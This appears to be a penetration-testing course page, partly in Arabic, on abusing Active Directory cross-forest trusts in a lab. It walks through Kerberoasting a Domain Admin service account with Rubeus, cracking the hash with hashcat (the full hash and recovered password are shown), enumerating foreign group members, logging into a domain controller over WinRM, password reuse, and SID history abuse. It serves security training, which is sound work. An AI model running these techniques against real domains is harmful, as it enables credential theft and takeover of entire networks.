31-Attacking Domain Trusts - Cross-Forest Trust Abuse - from Windows

Cross-Forest Kerberoasting

Kerberos attacks such as Kerberoasting and ASREPRoasting can be performed across trusts, depending on the trust direction. In a situation where you are positioned in a domain with either an inbound or bidirectional domain/forest trust, you can likely perform various attacks to gain a foothold. Sometimes you cannot escalate privileges in your current domain, but instead can obtain a Kerberos ticket and crack a hash for an administrative user in another domain that has Domain/Enterprise Admin privileges in both domains.

We can utilize PowerView to enumerate accounts in a target domain that have SPNs associated with them.

Enumerating Accounts for Associated SPNs Using Get-DomainUser

```
PS C:\htb> Get-DomainUser -SPN -Domain FREIGHTLOGISTICS.LOCAL | select
SamAccountName

samaccountname
--------------
krbtgt
mssqlsvc
```

We see that there is one account with an SPN in the target domain. A quick check shows that this account is a member of the Domain Admins group in the target domain, so if we can Kerberoast it and crack the hash offline, we'd have full admin rights to the target domain.

Enumerating the mssqlsvc Account

```
PS C:\htb> Get-DomainUser -Domain FREIGHTLOGISTICS.LOCAL -Identity mssqlsvc
|select samaccountname,memberof

samaccountname memberof
-------------- --------
mssqlsvc       CN=Domain Admins,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL
```

Let's perform a Kerberoasting attack across the trust using `Rubeus`. We run the tool as we did in the Kerberoasting section, but we include the `/domain:` flag and specify the target domain.

Performing a Kerberoasting Attacking with Rubeus Using /domain Flag

```
PS C:\htb> .\Rubeus.exe kerberoast /domain:FREIGHTLOGISTICS.LOCAL
/user:mssqlsvc /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User            : mssqlsvc
[*] Target Domain          : FREIGHTLOGISTICS.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-
DC03.FREIGHTLOGISTICS.LOCAL/DC=FREIGHTLOGISTICS,DC=LOCAL' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=mssqlsvc)
(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName         : mssqlsvc
[*] DistinguishedName      :
CN=mssqlsvc,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL
[*] ServicePrincipalName   : MSSQLsvc/sql01.freightlogstics:1433
[*] PwdLastSet             : 3/24/2022 12:47:52 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*mssqlsvc$FREIGHTLOGISTICS.LOCAL$MSSQLsvc/sql01.freightlogstics:
1433@FREIGHTLOGISTICS.LOCAL*$<SNIP>
```

We could then run the hash through Hashcat. If it cracks, we've now quickly expanded our access to fully control two domains by leveraging a pretty standard attack and abusing the authentication direction and setup of the bidirectional forest trust.

crack the hash use hashcat

```
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR,
LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
================================================================================
================================================================================
* Device #1: pthread-haswell-AMD EPYC 7543 32-Core Processor, skipped

OpenCL API (OpenCL 2.1 LINUX) - Platform #2 [Intel(R) Corporation]
============================================================================
* Device #2: AMD EPYC 7543 32-Core Processor, 3919/7902 MB (987 MB
allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$krb5tgs$23$*mssqlsvc$FREIGHTLOGISTICS.LOCAL$MSSQLsvc/sql01.freightlogstics:
```

```
1433@FREIGHTLOGISTICS.LOCAL*$728851a9d1a09a401d6883a4649ffabb$5c802945b8f3d6
00968c960d9eeb6ab220405bc1596d822618d215ee3cb4966a9db4b203e17c20fa71e80bddba
06186b1d45f876843297a2ce4666bb5bb5c47c3f7dcae07c08f9f3c8ae41f209598b8665f6d8
498c34e815de677f238ba6ccc9ef96935d8c3e6bb9767bb00bb27aa848a14823c1d726568bf0
74933f98b3d6f8a7e436d3bd121879b19ec4fdd4716903968952642829d1004aa14ceff90f4c
f25097091d9e89884de3212eb59f2d780eaaaa74e235e1294d59b0c5c6b249f1d95a3c5c8fea
531a76ade5b15a21b8e588c5512d705d669edae4c41cd842dd0ce81053805310a0976711d41a
7fd659f9a01d242390188e93d253fc79bb7a7fd32c1f0461d9a6f945c67d45e14e474c169d61
dc88993fd14d5ac46c44fb98d73309bb9c7d38bd32cae8da9926effd6d3e104440c6d3192e42
13df66b5707b2f66da421cccfd19fa350c1d9067033df2db1721d747c8bf41770b7fcd337560
e512067f15110fab7888a1d64308a48f72d4430783ded40e0467760eaf1a6becbbd6e5cf0299
c4bb7294e0035c85f6129351e39ad39e567ddfaee616a562250c6232841993dc6081685a0530
04b7f54d646b668fa394c47ed0ebe8092e547cd7cedd96ac480d8bbd7475cf59a8d2834817bb
52fe06e9928d653a2934691eb74fa8ce4adc31fc7817f3e0a22caf39a9f53dd24f88c1a3345d
781948fe64685aec2caa1ce579910726fc4ab3fd82f788b786f2d987e16f04348f03d9b33e28
49da34c2b7b7a8f1719add017526b9df46bbff8d5a230f799ea9d9d5753706a793ed1508a898
e75b9d5dd1b8b2320e09f1be1c15e608f1946a4008aa05a7452ad7cae8b019f91f33a80d4adf
0b0fc7f0f9b9ad142eee03a07f71e178edb5fc01a45d70d6c311a7a4919e9730e9c95c6d94ac
7e0ce1e3397bd3dfda4c5dc3ea3e9105f3efedd9c2ec40a7d9da7f3b85b7f0d48ed38e12854d
335e3425503309415e482d549fe10767b31c8bedfd9940e99f5c77901ba43e9359ef84a45553
1ee03a8bd04d54737fcfff33b6b557396bf360ab468f35d0367f33b9450c066f0e9b22ad386f
bc859613d0cf1772592e2fdccfd5fe5b1a0d779139c1b5f08ffbd04b8c2ead578fb570e2b7b2
15697a731470f087ff397984cca81ae92e01aeff8ca3bbfba9044f9ed4d131be57b47b17cd8e
57e2d0c692524f834533cfa9fbc464969a1f9e873a4792f809e5dd47462a491153e5c407c030
797936415069626ab1b04ffd1c6ed58cba1ab10fbc1b13f1403a131a570b9733b019d5813433
fe03ff094629528d102f1c13bcee86428637c11eaba1724c4f846e56ba8931ee90fd2499e802
2d7c81ee84bb3869c98610752694b6aa2ab888c6e030db066a05a6cca193c2fbf186f6bc2b01
8e338bd181e25ca90fc80e9675a67c5691a98ab108c298ec8faea47194ac4a92b31d9aaa4bde
0fb023348198729d416ad82d7e9aa48c4dfd78f4516ed42003a3589688e0cd9acd3c7817941e
0a59cd963a9cde82b7c2d2ed95d611674ee9aa557bbfa8c933d3d34a80befbde40a9d4992c3e
87daaa753cd0a2f1abaf8e5b63afa3bb61bb71f99f1eca63f70b37ed63d81e45cfb34a52723c
372fb29ca5907be5c3e1c65688583b9de4d6defd7885e6b100ffa5223a30:1logistics

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......:
$krb5tgs$23$*mssqlsvc$FREIGHTLOGISTICS.LOCAL$MSSQLs...223a30
Time.Started.....: Thu Dec 19 05:53:09 2024 (7 secs)
Time.Estimated...: Thu Dec 19 05:53:16 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```

```
Speed.#2.........:  1828.1 kH/s (0.84ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
Progress.........: 13004800/14344385 (90.66%)
Rejected.........: 0/13004800 (0.00%)
Restore.Point....: 13002752/14344385 (90.65%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#2....: 1lp2soad3lc* -> 1locotes

Started: Thu Dec 19 05:53:00 2024
Stopped: Thu Dec 19 05:53:17 2024
```

السيناريو:

تخيل وجود ثقة متبادلة (**Bidirectional Trust**) بين غابتين (**Forest A** و **Forest B**) في Active Directory. هذا النوع من الثقة يسمح للمستخدمين من Forest A بالدخول والوصول إلى الموارد في Forest B والعكس. عندما يكون كلا الغابتين مدارين من نفس الشركة، قد تظهر بعض نقاط الضعف التي يمكن استغلالها للوصول إلى كلا الغابتين.

النقاط الأساسية للاستغلال:

1. **إعادة استخدام كلمات المرور (Password Reuse):**
   - إذا تمكن المهاجم من السيطرة على Domain A وحصل على كلمات المرور النصية الواضحة أو **NT Hashes** لحساب مسؤول فإنه يجب التحقق مما إذا كان الحساب نفسه موجودًا في Forest B، أو أي حساب بامتيازات عالية مثل (Administrator) أو **Domain Admin** أو **Enterprise Admin**.
   - **المشكلة الشائعة:**
     - في كثير من الأحيان، يقوم مسؤولو الأنظمة بإعادة استخدام نفس كلمة المرور عبر الغابات المختلفة، مما يعني أن اختراق الحساب في Forest A يمكن أن يمنح المهاجم نفس الامتيازات في Forest B إذا كان الحساب موجودًا هناك.

   مثال:
   - في Forest A، هناك حساب باسم `adm_bob.smith` وهو عضو في مجموعة **Domain Admins**.
   - في Forest B، يوجد حساب باسم `bsmith_admin`، وقد يكون مسؤول النظام أعاد استخدام نفس كلمة المرور.
   - إذا كانت كلمات المرور متطابقة، فإن السيطرة على حساب Forest A تمنح المهاجم السيطرة على Forest B أيضًا.

---

2. **العضوية المشتركة بين الغابات:**
   - **المفهوم الأساسي:**
     - تسمح بإضافة مستخدمين من غابة أخرى إلى مجموعة لديها صلاحيات **Domain Local Groups** بعض المجموعات مثل عالية.

- **المشكلة:**
  - يمكن للمهاجم استغلال هذه العلاقة إذا كان هناك مستخدم أو مسؤول من Forest A (مثل **Domain Admin**) عضوًا في مجموعة ذات صلاحيات إدارية في Forest B.
- **المثال:**
  - مثل Forest A تحتوي على عضو من **Administrators Group** في Forest B، يمكن أن يكون هناك مجموعة مثل `Enterprise Admin` أو `Domain Admin`.
  - إذا تمكن المهاجم من السيطرة على هذا المستخدم في Forest A، فإنه يحصل تلقائيًا على امتيازات إدارية كاملة في Forest B بسبب العضوية المشتركة.

الاستغلال العملي:

1. البحث عن إعادة استخدام كلمات المرور:

- بمجرد اختراق حساب مسؤول في Forest A:
  - قم بتجربة نفس كلمة المرور على الحسابات المشابهة في Forest B.
- الأدوات المستخدمة:
  - أدوات مثل **Mimikatz** لسحب كلمات المرور النصية أو **NT Hashes**.
  - استخدام الأدوات مثل **Impacket** أو **Rubeus** لتجربة الدخول إلى Forest B.

2. استهداف المجموعات المشتركة:

- استخدم أدوات مثل **BloodHound** لتحليل العلاقات بين المجموعات.
- ابحث عن المجموعات التي تحتوي على مستخدمين من Forest A في Forest B (خصوصًا المجموعات ذات الصلاحيات العالية مثل **Administrators**).

3. التوسع في السيطرة:

- استخدم أدوات مثل **Cobalt Strike** أو **PowerShell Empire** للتنقل أفقيًا بمجرد السيطرة على حساب مسؤول في Forest A، واكتساب سيطرة في Forest B.

We can use the PowerView function Get-DomainForeignGroupMember to enumerate groups with users that do not belong to the domain, also known as `foreign group membership`. Let's try this against the `FREIGHTLOGISTICS.LOCAL` domain with which we have an external bidirectional forest trust.

Using Get-DomainForeignGroupMember

```
PS C:\htb> Get-DomainForeignGroupMember -Domain FREIGHTLOGISTICS.LOCAL

GroupDomain             : FREIGHTLOGISTICS.LOCAL
GroupName               : Administrators
GroupDistinguishedName  :
CN=Administrators,CN=Builtin,DC=FREIGHTLOGISTICS,DC=LOCAL
MemberDomain            : FREIGHTLOGISTICS.LOCAL
```

```
MemberName               : S-1-5-21-3842939050-3880317879-2865463114-500
MemberDistinguishedName : CN=S-1-5-21-3842939050-3880317879-2865463114-
500,CN=ForeignSecurityPrincipals,DC=FREIGHTLOGIS
                          TICS,DC=LOCAL

PS C:\htb> Convert-SidToName S-1-5-21-3842939050-3880317879-2865463114-500

INLANEFREIGHT\administrator
```

The above command output shows that the built-in Administrators group in `FREIGHTLOGISTICS.LOCAL` has the built-in Administrator account for the `INLANEFREIGHT.LOCAL` domain as a member. We can verify this access using the `Enter-PSSession` cmdlet to connect over WinRM.

- **`Enter-PSSession`** هي Cmdlet في PowerShell تُستخدم لإنشاء جلسة اتصال تفاعلية عبر **WinRM** (Windows Remote Management) مع نظام بعيد.
- تُمكّن المهاجم من تنفيذ أوامر مباشرة على النظام الهدف إذا كان لديه صلاحيات كافية.


Accessing DC03 Using Enter-PSSession

```
PS C:\htb> Enter-PSSession -ComputerName ACADEMY-EA-
DC03.FREIGHTLOGISTICS.LOCAL -Credential INLANEFREIGHT\administrator

[ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL]: PS
C:\Users\administrator.INLANEFREIGHT\Documents> whoami
inlanefreight\administrator

[ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL]: PS
C:\Users\administrator.INLANEFREIGHT\Documents> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : ACADEMY-EA-DC03
   Primary Dns Suffix  . . . . . . . : FREIGHTLOGISTICS.LOCAL
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : FREIGHTLOGISTICS.LOCAL
```

SID History Abuse - Cross Forest

SID History can also be abused across a forest trust. If a user is migrated from one forest to another and SID Filtering is not enabled, it becomes possible to add a SID from the other forest, and this SID

will be added to the user's token when authenticating across the trust. If the SID of an account with administrative privileges in Forest A is added to the SID history attribute of an account in Forest B, assuming they can authenticate across the forest, then this account will have administrative privileges when accessing resources in the partner forest. In the below diagram, we can see an example of the `jjones` user being migrated from the `INLANEFREIGHT.LOCAL` domain to the `CORP.LOCAL` domain in a different forest. If SID filtering is not enabled when this migration is made and the user has administrative privileges (or any type of interesting rights such as ACE entries, access to shares, etc.) in the `INLANEFREIGHT.LOCAL` domain, then they will retain their administrative rights/access in `INLANEFREIGHT.LOCAL` while being a member of the new domain, `CORP.LOCAL` in the second forest.



1. **المستخدم jjones** تم ترحيله من المجال **INLANEFREIGHT.LOCAL** إلى المجال الجديد **CORP.LOCAL** في غابة مختلفة.
2. أثناء الترحيل، تم الاحتفاظ بـ SID القديم الخاص بـ jjones في خاصية SIDHistory.
3. إذا كان **jjones** يمتلك صلاحيات إدارية أو أي صلاحيات مهمة (مثل الوصول إلى الموارد المشتركة أو الإدخالات في قوائم التحكم في الوصول) في **INLANEFREIGHT.LOCAL**:
   - سيحتفظ بتلك الصلاحيات عند التحقق من هويته عبر الثقة الثنائية مع الغابة الجديدة **CORP.LOCAL**.